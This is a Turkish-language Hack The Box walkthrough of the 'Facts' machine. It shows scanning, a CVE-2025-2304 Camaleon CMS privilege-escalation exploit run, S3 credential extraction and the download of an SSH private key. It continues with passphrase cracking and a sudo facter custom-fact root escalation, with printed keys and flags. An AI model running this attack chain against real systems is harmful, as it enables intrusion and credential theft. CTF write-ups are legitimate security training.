

HTB FACTS

Merhabalar bugün hackthebox facts makinesini çözeceğiz.

Öncelikle kolay bir nmap taraması atıyoruz ve açık portları görüyoruz ssh ve tcp portları açık ssh portunun açık olması bize kullanıcı ve şifre gördüğümüzde ssh bağlantısı almamız için bir işaret

Sonrasında siteye gidiyoruz ama sitede herhangi bir şey yapamadığımızı fark ediyoruz. O yüzden bir dir taraması atalım.

```
/.cache (Status: 200) [Size: 11116]
/.cvsignore (Status: 200) [Size: 11128]
/.hta (Status: 200) [Size: 11110]
/.forward (Status: 200) [Size: 11122]
/.history (Status: 200) [Size: 11122]
/.htaccess (Status: 200) [Size: 11125]
/.subversion (Status: 200) [Size: 11131]
/.listings (Status: 200) [Size: 11125]
/.rhosts (Status: 200) [Size: 11119]
/.sh_history (Status: 200) [Size: 11131]
/.ssh (Status: 200) [Size: 11110]
/.web (Status: 200) [Size: 11110]
/.svn (Status: 200) [Size: 11110]
/.swf (Status: 200) [Size: 11110]
/.listing (Status: 200) [Size: 11122]
/.profile (Status: 200) [Size: 11122]
/.passwd (Status: 200) [Size: 11119]
/.perf (Status: 200) [Size: 11113]
/.htpasswd (Status: 200) [Size: 11125]
/.mysql_history (Status: 200) [Size: 11140]
/400 (Status: 200) [Size: 6685]
/404 (Status: 200) [Size: 4836]
/500 (Status: 200) [Size: 7918]
/admin (Status: 302) [Size: 0] [→ http://facts.htb/admin/login]
/admin.pl (Status: 302) [Size: 0] [→ http://facts.htb/admin/login]
/admin.cgi (Status: 302) [Size: 0] [→ http://facts.htb/admin/login]
/admin.php (Status: 302) [Size: 0] [→ http://facts.htb/admin/login]
/ajax (Status: 200) [Size: 0]
Progress: 506 / 4613 (10.97%) [ERROR] error on word analyse: timeout occurred during the request
```

Burada login linkini görüyoruz ve tıklıyoruz kayıt olup giriş yapıyoruz.

Registration, use form below

Personal info

Authentication


Captcha



[Already have account?](#)

[Sign Up](#)

Giriş yaptıktan sonra siteyi inceliyorum ve şunu fark ediyorum sitede cameleon cms kullanılmış versiyonu ile birlikte orada yazıyor.



Bunu araştırmaya çıkıyoruz ve exploiti buluyoruz [CVE-2025-2304](#) exploiti kaliye indiriyoruz ve çalıştırıyoruz.

```
python3 exploit.py -u http://facts.htb -U aaa -P bbb123! --newpass bbb123! -e -r
+]Camaleon CMS Version 2.9.0 PRIVILEGE ESCALATION (Authenticated)
+]Login confirmed
  User ID: 5
  Current User Role: client
+]Loading PPRIVILEGE ESCALATION
  User ID: 5
  Updated User Role: admin
+]Extracting S3 Credentials
  s3 access key: AKIADC154CBB33A1F8A4
  s3 secret key: 76f/lZ6/ifIpgNCsb0hGwnSiLo1Z/ALUbsrzW/+
  s3 endpoint: http://localhost:54321
+]Reverting User Role
  User ID: 5
  User Role: client

(root@kali)~#
# aws configure
AWS Access Key ID [None]: AKIADC154CBB33A1F8A4
AWS Secret Access Key [None]: 76f/lZ6/ifIpgNCsb0hGwnSiLo1Z/ALUbsrzW/+
default region name [None]: us-east-1
default output format [None]: json

(root@kali)~#
```

Exploiti çalıştırdıktan sonra aws ayarını yapıyoruz. Burada bazı bilgiler elde ettik ama içeride ne olduğunu tam olarak şuanda göremiyoruz bu yüzden endpointi override edeceğiz.

```
(root@kali)~#
# aws --endpoint-url http://facts.htb:54321 s3 ls s3://internal/ --recursive | grep -i ssh
2026-01-08 21:46:38      32 .bundle/cache/compact_index/rubygems.org.443.29b0360b937aa4d161703e
0f9707f9f5b47539e07ac691fb3c
2026-01-08 21:46:40      32 .bundle/cache/compact_index/rubygems.org.443.29b0360b937aa4d161703e
8bf385e98b1351cc65448b177ed
2026-01-08 21:47:05     15905 .bundle/cache/compact_index/rubygems.org.443.29b0360b937aa4d161703e
2026-01-08 21:47:15     10197 .bundle/cache/compact_index/rubygems.org.443.29b0360b937aa4d161703e
2026-01-08 21:47:17        20 .lessht
2026-02-26 22:08:30        82 .ssh/authorized_keys
2026-02-26 22:08:30       464 .ssh/id_ed25519

(root@kali)~#
# aws --endpoint-url http://facts.htb:54321 s3 cp s3://internal/.ssh/id_ed25519 .
download: s3://internal/.ssh/id_ed25519 to ./id_ed25519

(root@kali)~#
# aws --endpoint-url http://facts.htb:54321 s3 cp s3://internal/.ssh/authorized_keys .
download: s3://internal/.ssh/authorized_keys to ./authorized_keys

(root@kali)~#
# chmod 600 id_ed25519

(root@kali)~#
# cat id_ed25519
-----BEGIN OPENSSH PRIVATE KEY-----
b3BlbnNzaC1rZGktZjEAAAAAAAAAAAAAcmFlczI1Ni1jdHIAAAAGYmNyeXB0AAAAAGAAAAACJ2g7FM8
PEBr7rc0ei2yRVAAGAAAAAEEAAAAA3NzaC1lZDI1NTE5AAAAICOM/TBldvDMolR6
```

Burada id-ed25519 u görüyoruz ve yakalıyoruz. İçeride bize bir anahtar veriyor bu anahtarı johntheripper ile kıracağız şimdi.

```
-- john --restore
Loaded 1 password hash (SSH, SSH private key [RSA/DSA/EC/OPENSSH 32/64])
Cost 1 (KDF/cipher [0=MD5/AES 1=MD5/3DES 2=bcrypt/AES]) is 2 for all loaded hashes
Cost 2 (iteration count) is 24 for all loaded hashes
Will run 7 OpenMP threads
Proceeding with wordlist:/usr/share/wordlists/rockyou.txt
Press 'q' or Ctrl-C to abort, almost any other key for status
0g 0:00:00:19 0.01% (ETA: 2026-03-03 02:23) 0g/s 47.15p/s 47.15c/s 47.15C/s hawaii
dragonballz (id_ed25519)
1g 0:00:01:26 DONE (2026-02-26 22:48) 0.01162g/s 37.11p/s 37.11c/s 37.11C/s billy1..rusty1
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

Kırdıktan sonra johnu açıyoruz ve şifreyi görüyoruz.

Şimdi önemli kısımdayız ssh bağlantısı alacağız anahtarı kırdık ama ssh ı nasıl alacağımızı düşünmeliyiz bu anahtarın bir kullanıcıya ait olmadığı belli ama ana sayfa da



Discover Amazing Trivia!

Looking to learn something new while killing a little time? You're in the right place! Explore a world of [trivia](#), quirky knowledge, and surprising facts that will make you say, "Wow, I never knew that!"

Start Exploring

Trivia dikkat çekiyor ve trivia ile ssh bağlantısı deniyoruz ve hemen alıyoruz.

```
The list of available updates is more than a week old.
To check for new updates run: sudo apt update
trivia@facts:~$ ls
trivia@facts:~$ ls -l
total 0
trivia@facts:~$ ls -la
total 36
drwxr-x--- 6 trivia trivia 4096 Jan 28 16:17 .
drwxr-xr-x 4 root root 4096 Jan 8 17:53 ..
lrwxrwxrwx 1 root root 9 Jan 26 11:40 .bash_history -> /dev/null
-rw-r--r-- 1 trivia trivia 220 Aug 20 2024 .bash_logout
-rw-r--r-- 1 trivia trivia 3900 Jan 8 18:19 .bashrc
drwxrwxr-x 3 trivia trivia 4096 Jan 8 18:01 .bundle
drwx----- 2 trivia trivia 4096 Jan 8 18:58 .cache
drwxrwxr-x 3 trivia trivia 4096 Jan 8 17:52 .local
-rw-r--r-- 1 trivia trivia 807 Aug 20 2024 .profile
drwx----- 2 trivia trivia 4096 Feb 26 19:08 .ssh
trivia@facts:~$ cat user.txt
cat: user.txt: No such file or directory
trivia@facts:~$ ls /home
trivia william
trivia@facts:~$ find / -name user.txt 2>/dev/null
/home/william/user.txt
```

Ssh aldıktan sonra hemen user.txt yi aradım ve /home/william dizininde olduğunu öğrenip user.txt yi çektim. (flagi burada paylaşmayacağım)

Sonrasında sudo -l atıyoruz hemen bunun sonucunda trivia kullanıcısının NOPASSWD olarak /usr/bin/facter çalıştırabildiği görülüyor.

```
The list of available updates is more than a week old.
To check for new updates run: sudo apt update
Failed to connect to https://changelogs.ubuntu.com/meta-release. Check your Internet connection or

trivia@facts:~$ cd /home/william
trivia@facts:/home/william$ ls
user.txt
trivia@facts:/home/william$ cat user.txt
730698d078d98bc967ed042b701ee9b7
trivia@facts:/home/william$ cd
trivia@facts:~$ sudo -l
Matching Defaults entries for trivia on facts:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sb

User trivia may run the following commands on facts:
    (ALL) NOPASSWD: /usr/bin/facter
trivia@facts:~$ nano pwn.rb
trivia@facts:~$ sudo /usr/bin/facter -p -e pwn
[2026-02-26 19:59:40.255929 ] ERROR Facter::OptionsValidator - unrecognised option '-e'
Usage
```

Şimdi önce Custom fact klasörü oluşturacağız.

(mkdir -p /tmp/pwn)

Şimdi de içeriye nano ile ruby exploit dosyasını yazacağız.

Artık son adım custom factleri çağırıp root oluyoruz.

```
system_uptime => {
  days => 0,
  hours => 0,
  seconds => 3124,
  uptime => "0:52 hours"
}
timezone => UTC
virtual => vmware
trivia@facts:~$ mkdir /tmp/pwn
trivia@facts:~$ nano /tmp/pwn/pwn.rb
trivia@facts:~$ sudo facter --custom-dir=/tmp/pwn
root@facts:/home/trivia# ls
pwn.rb
root@facts:/home/trivia# cd
root@facts:~$ ls
minio-binaries  ministack  root.txt  snap
root@facts:~$ cat root.txt
c2c0089316dc0d5450ac25dc002bc550
root@facts:~$ ^C
```